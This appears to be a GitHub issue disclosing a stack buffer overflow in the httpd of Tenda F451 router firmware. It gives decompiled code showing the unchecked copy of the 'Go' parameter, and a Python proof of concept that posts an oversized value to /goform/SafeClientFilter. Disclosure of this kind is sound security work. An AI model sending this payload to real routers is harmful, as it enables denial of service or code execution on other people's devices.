New issue

The fromSafeClientFilter function in Tenda's F451_kfw_V1.0.0.7_cn_svn7958 product has a buffer overflow #26

Open

Jimi-Lab opened 3 weeks ago · edited by Jimi-Lab Edits Owner

Information

Vendor: Tenda
Product: F451_kfw_V1.0.0.7_cn_svn7958
Version: V1.0.0.7
Vulnerability: buffer overflow
Firmware Download: https://www.tenda.com.cn/material/show/1597
Author: Xianmao Ji

Descriptions

We found overflow vulnerability in httpd :
In fromSafeClientFilter function,it reads in a user-provided parameter menufacturer and Go.

```
30  sub_1495C("WanPortParam", fromWanPortParam);
31  sub_1495C("AdvSetMacClone", fromAdvSetMacClone);
32  sub_1495C("ipgroup", fromipgroup);
33  sub_1495C("L7Im", frmL7ImForm);
34  sub_1495C("timegroup", fromtimegroup);
35  sub_1495C("SafeClientFilter", fromSafeClientFilter);
36  sub_1495C("SafeUrlFilter", fromSafeUrlFilter);
37  sub_1495C("SafeWebtypeFilter", formSafeWebtypeFilter);
38  sub_1495C("webtypeman", fromwebtypeman);
39  sub_1495C("webtypegruop", formWebTypeGroup);
```

If the value of menufacturer is tenda,the variable p_s will be passed to the strcat function without any length check, which may overflow the stack-based buffer s.


```
int __fastcall fromSafeClientFilter(int a1)
{
  const char *v1; // r0
  int v2; // r0
  int v3; // r0
  char s[256]; // [sp+10h] [bp-134h] BYREF
  int v7; // [sp+110h] [bp-34h]
  int v8; // [sp+114h] [bp-30h]
  const char *v9; // [sp+118h] [bp-2Ch]
  int v10; // [sp+11Ch] [bp-28h]
  int v11; // [sp+120h] [bp-24h]
  int v12; // [sp+124h] [bp-20h]
  int v13; // [sp+128h] [bp-1Ch]
  char *s1; // [sp+12Ch] [bp-18h]
  char *v15; // [sp+130h] [bp-14h]
  int v16; // [sp+134h] [bp-10h]

  v16 = sub_28BCC(a1, "entry", &unk_81054);
  v15 = (char *)sub_28BCC(a1, "op", "no");
  s1 = (char *)sub_28BCC(a1, "menufacturer", &unk_81054);
  sub_3A530("filter.client", v16, 126);
  if ( !strcmp(s1, "tenda") )
  {
    v13 = sub_28BCC(a1, "clienttimegroup", &unk_81054);
    v12 = sub_28BCC(a1, "clientipgroup", &unk_81054);
    v11 = sub_28BCC(a1, "enableIt", "0");
    v10 = sub_28BCC(a1, "default_mode", &unk_81054);
    v1 = (const char *)sub_28BCC(a1, "Go", "firewall_clientfilter.asp");
    strcpy(s, v1);
    sub_3A530("timegroup", v13, 126);
    sub_3A530("ipgroup", v12, 126);
    SetValue("filter.client.en", v11);
    v2 = SetValue("filter.client.mode", v10);
```

As a result, by requesting the page, an attacker can easily execute a denial of service attack or remote code execution.

Proof of Concept (POC)

```
import requests
url = "http://127.0.0.1/goform/SafeClientFilter"
payload = {
"menufacturer": "tenda",
"Go": "a"*2048
}
res = requests.post(url=url,data=payload)
```

Overcome



Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants